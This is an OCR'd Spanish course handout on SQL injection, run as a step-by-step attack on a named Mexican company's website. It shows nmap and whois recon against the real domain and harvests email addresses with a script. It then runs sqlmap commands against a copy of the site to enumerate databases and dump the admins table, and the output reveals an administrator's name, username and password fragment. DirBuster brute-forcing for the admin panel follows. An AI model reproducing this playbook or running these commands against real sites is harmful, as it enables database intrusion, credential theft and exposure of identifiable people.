
Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

2.-Factores que propician esta vulnerabilidad

-Mala administración del servidor mysql
-Mostrar al usuario el error generado por la base de datos.
-Darle al usuario de la base de datos que maneja el script o el cms permisos máximos
-El no parametrizar las consultas SQL
-El no rechazar las peticiones con caracteres especiales

3.-Instalacion de la herramienta SQL MAP

Durante el Curso se entregara la herramienta SQL MAP la cual esta compresa solo basta con descomprimir en una carpeta deseada.



4.-Instalacion de Python (Windows)

Debido a que los sistemas operativos basados en Windows no cuentan con soporte nativo de “Python” , te proporcionamos el software de instalación para que puedas ejecutar “SQL-Map” sin ningún problema.(32 y 64 bits).

5.-Conociendo la herramienta SQL MAP

Una vez instalado hay que aprender a usar “SQL Map” mediante el comando “python” Vemos los comandos Disponibles :

“MacBook-Pro-de-Makuaz:sqlmap Makuaz$ python sqlmap.py --help
Usage: python sqlmap.py [options]”

6.-Conociendo a nuestro objetivo
Durante el inicio del ataque es recomendable conocer a nuestro objetivo para saber con que estamos tratando , para ello usaremos las siguientes herramientas.

Nmap
Whois

6.1.-Nmap Scanner

Nmap esta diseñado para conocer la infraestructura física y lógica de nuestra victima , nmap nos otorga , versión de los servicios y en que puertos esta corriendo dicho servicio.

Comando Completo
“nmap www.biobel.com.mx”

Starting Nmap 6.25 (http://nmap.org) at 2013-09-18 00:19 CDT
Nmap scan report for www.biobel.com.mx (209.160.42.120)
Host is up (0.14s latency).
rDNS record for 209.160.42.120: www.x-ti.com.mx
Not shown: 989 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp filtered smtp
53/tcp open domain
80/tcp open http
106/tcp open pop3pw
110/tcp open pop3
143/tcp open imap
1720/tcp filtered H.323/Q.931
Escaneado Agresivo :

“nmap -sS -sV -O www.biobel.com.mx”

Starting Nmap 6.25 (http://nmap.org) at 2013-09-18 00:22 CDT
Nmap scan report for www.biobel.com.mx (209.160.42.120)
Host is up (0.11s latency).
rDNS record for 209.160.42.120: www.x-ti.com.mx
Not shown: 984 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd (before 2.0.8) or WU-FTPD
25/tcp	filtered	smtp	
53/tcp	open	domain	ISC BIND 9.3.1
80/tcp	open	http?	
106/tcp	open	tcpwrapped	
110/tcp	open	pop3	Dovecot pop3d
143/tcp	open	imap	Dovecot imapd
1720/tcp	filtered	H.323/Q.931	
2222/tcp	open	ssh	OpenSSH 4.2 (protocol 2.0)
2967/tcp	filtered	symantec-av	
4443/tcp	filtered	pharos	
4445/tcp	filtered	upnotifyp	
5801/tcp	filtered	vnc-http-1	
6839/tcp	filtered	unknown	
10000/tcp	filtered	snet-sensor-mgmt	
20000/tcp	open	http	MiniServ 0.01 (Webmin httpd)

Aggressive OS guesses: OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (91%), Linux 2.6.8 - 2.6.27 (91%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (90%), Linux 2.6.21 (90%), Linux 2.6.26 (90%), Linux 2.6.18 (89%), Linux 2.6.18 - 2.6.27 (89%), Linux 2.6.16 - 2.6.20 (89%), Linux 2.6.18 - 2.6.24 (89%), Linux 2.6.18-8.el5 (Red Hat Enterprise Linux 5) (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: ESTAS

6.2.-Whois

Conocer registrante del dominio y su dirección.

Comando completo en consola o terminal.

“whois http://www.biobel.com.mx”

Cadena_Invalida/Invalid_String


&PARAMETROS VALIDOS:

&NombreObjeto Busca en la base de datos de NIC Mexico el objeto solicitado.
&=NombreDominio Verifica la disponibilidad de un nombre de dominio.
&? Muestra este mensaje.

&NOTA:
&Si se busca información sobre un dominio este debe pertenecer al ccTLD .mx

En este caso vemos que no arroja información relevante así que usaremos la siguiente URL para validar aun mas la información

http://who.is



Registrar Info

Name	GODADDY.COM, LLC
Whois Server	whois.godaddy.com
Referral URL	http://registrar.godaddy.com
Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited

Important Dates

Expires On	February 02, 2020
Registered On	February 01, 1995
Updated On	May 19, 2013

Name Servers

ns1.dsredirection.com	204.13.160.143
ns2.dsredirection.com	204.13.161.145

Site Status

IP Address	208.73.211.230
Status	inactive
Server Type	Apache-Coyote/1.1

Traffic Info

25,465 ▲6,609
Alexa Trend/Rank One Month

28,694 ▼8,809
Alexa Trend/Rank Three Month


1.2 ▼0.85%
Page Views Per Visit One Month

1.2 ▼5.65%
Page Views Per Visit Three Month

Como podemos ver esta hospeado en Godaddy y tiene protección de privacidad .
Ademas de que el dominio expira en febrero 2 del 2020.

6.3.-Obtencion de Mails mediante script en python

Ahora obtendremos los mails asociados mediante un script hecho en Python .



Ejemplo :


El script se encuentra en mi escritorio , desde consola me ubico en el escritorio

MacBook-Pro-de-Makuaz:sqlmap Makuaz$ cd /Users/Makuaz/Desktop/
MacBook-Pro-de-Makuaz:Desktop Makuaz$ pwd
/Users/Makuaz/Desktop

Ejecutamos el script mediante el comando “python nombre_script.py + dominio”

Comando completo


“python hm_mail_dump.py www.biobel.com.mx”



6.3.1.- El website del objetivo (target)

6.4.-Buscando el error de mysql

http://192.168.1.104/biobel/bioexpresion.php?ba_id='




7.-Obtencion de Datos de Mysql , Manos a la obra

Comando Completo

MacBook-Pro-de-Makuaz:sqlmap Makuaz$ **“python sqlmap.py -u http://192.168.1.104/biobel/bioexpresion.php?ba_id=”**

Información Destacada :

[23:37:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 5.8
web application technology: PHP 5.3.23, Apache 2.2.3
back-end DBMS: MySQL 5.0
[23:37:30] [INFO] fetched data logged to text files under '/Volumes/Datos/Documentos/hax0r/sqlmap/output/192.168.1.104'



7.1.-Listar base de datos disponibles


Utilizaremos el comodín ***"--dbs"*** para listar las bases de datos disponibles , por lo regular las bases de datos se llaman igual que el dominio.

Donde ***"--dbs"*** = Base de Datos

Comando Completo
"MacBook-Pro-de-Makuaz:sqlmap Makuaz$ python sqlmap.py -u http://192.168.1.104/biobel/bioexpresion.php?ba_id= --dbs"

Información Destacada :

[23:42:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 5.8
web application technology: PHP 5.3.23, Apache 2.2.3
back-end DBMS: MySQL 5.0
[23:42:10] [INFO] fetching database names
[23:42:10] [INFO] the SQL query used returns 5 entries
[23:42:10] [INFO] resumed: "information_schema"
[23:42:10] [INFO] resumed: "biobel_web"
[23:42:10] [INFO] resumed: "botargas"
[23:42:10] [INFO] resumed: "mysql"
[23:42:10] [INFO] resumed: "test"
available databases [5]:
[*] biobel_web
[*] botargas
[*] information_schema
[*] mysql
[*] test



7.-2.-Obtencion de Tablas de la base de datos

Utilizaremos los comodines ***"--tables" "-D"***

Donde ***"—tables"*** = Tablas
Donde ***"-D"*** = Base de Datos

Comando Completo:
MacBook-Pro-de-Makuaz:sqlmap Makuaz$ ***"python sqlmap.py -u http://192.168.1.104/biobel/bioexpresion.php?ba_id= --tables -D biobel_web"***

Información Destacada :

[23:46:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 5.8
web application technology: PHP 5.3.23, Apache 2.2.3
back-end DBMS: MySQL 5.0
[23:46:28] [INFO] fetching tables for database: 'biobel_web'
[23:46:28] [INFO] the SQL query used returns 21 entries
Database: biobel_web
[21 tables]
+----------------------+
| admins |
| bio_articulos |
| bio_artirel |
| bio_numeros |
| bio_relacionados |
| categorias |
| clientes |
| contacto |
| correos |
| distribuidores |
| estados |
| lanzamientos |
| lineas |
| mailing_clicks |
| mailing_envios |
| mailing_links |
| mailing_vistas |
| productos |
| productos_tratamientos |
| slider |
| tratamientos |
+----------------------+

7.3.-Usmeando en la tabla de usuarios o de administración.

Utilizaremos los siguientes comodines ***"--columns" "-D" "-T"***
Donde ***"--columns"*** = columnas
Donde ***"-D"*** = Base de Datos
Donde ***"-T"*** = Tablas

Comando Completo :

MacBook-Pro-de-Makuaz:sqlmap Makuaz$ ***"python sqlmap.py -u http://192.168.1.104/biobel/bioexpresion.php?ba_id= --columns -D biobel_web -T admins"***

Información Destacada :

[23:50:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 5.8
web application technology: PHP 5.3.23, Apache 2.2.3
back-end DBMS: MySQL 5.0
[23:50:05] [INFO] fetching columns for table 'admins' in database 'biobel_web'
[23:50:05] [INFO] the SQL query used returns 6 entries
[23:50:05] [INFO] resumed: "adm_id","smallint(6)"
[23:50:05] [INFO] resumed: "username","varchar(16)"
[23:50:05] [INFO] resumed: "password","varchar(16)"
[23:50:05] [INFO] resumed: "type","char(3)"
[23:50:05] [INFO] resumed: "adm_nombre","varchar(24)"
[23:50:05] [INFO] resumed: "adm_apellido","varchar(24)"
Database: biobel_web
Table: admins
[6 columns]

Column	Type
adm_apellido	varchar(24)
adm_id	smallint(6)
adm_nombre	varchar(24)
password	varchar(16)
type	char(3)
username	varchar(16)

8.-Obtencion de Usuarios (Dump de la tabla + Cracking de password)

Utilizaremos los siguientes comodines ***"--dump" , "-D" , "-T"***

Donde ***"--dump"*** = Respaldo o dumpeo
Donde ***"-D"*** = Base de Datos
Donde ***"-T"*** = Tablas

Comando completo :

MacBook-Pro-de-Makuaz:sqlmap Makuaz$ ***"python sqlmap.py -u http://192.168.1.104/biobel/bioexpresion.php?ba_id= --dump -D biobel_web -T admins"***

Información Destacada :

23:56:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 5.8
web application technology: PHP 5.3.23, Apache 2.2.3
back-end DBMS: MySQL 5.0
[23:56:20] [INFO] fetching columns for table 'admins' in database 'biobel_web'
[23:56:20] [INFO] the SQL query used returns 6 entries
[23:56:20] [INFO] resumed: "adm_id","smallint(6)"
[23:56:20] [INFO] resumed: "username","varchar(16)"
[23:56:20] [INFO] resumed: "password","varchar(16)"
[23:56:20] [INFO] resumed: "type","char(3)"
[23:56:20] [INFO] resumed: "adm_nombre","varchar(24)"
[23:56:20] [INFO] resumed: "adm_apellido","varchar(24)"
[23:56:20] [INFO] fetching entries for table 'admins' in database 'biobel_web'
[23:56:20] [INFO] the SQL query used returns 1 entries
[23:56:20] [INFO] resumed: "Tapia","3","Arturo","6!","ADM","admin"
[23:56:20] [INFO] analyzing table dump for possible password hashes
Database: biobel_web
Table: admins
[1 entry]

adm_id	adm_apellido	type	username	password	adm_nombre
3	Tapia	ADM	admin	6!	Arturo


8.1.-***Respaldo (DUMP)***

[23:56:20] [INFO] table 'biobel_web.admins' dumped to CSV file **'/Volumes/Datos/Documentos/hax0r/sqlmap/output/192.168.1.104/dump/biobel_web/admins.csv'**
[23:56:20] [INFO] fetched data logged to text files under '/Volumes/Datos/Documentos/hax0r/sqlmap/output/192.168.1.104'


[*] shutting down at 23:56:20

9.-Buscando el Panel de Administración mediante la herramienta "Dir Buster"


La herramienta se ejecuta al hacer doble clic (Windows) sobre el .jar



9.1-Brute Force de Directorios "Dir-Buster"



9.2.-Revision del Panel de Administración.




Not Found

The requested URL /biobel/admin/index2.php was not found on this server.

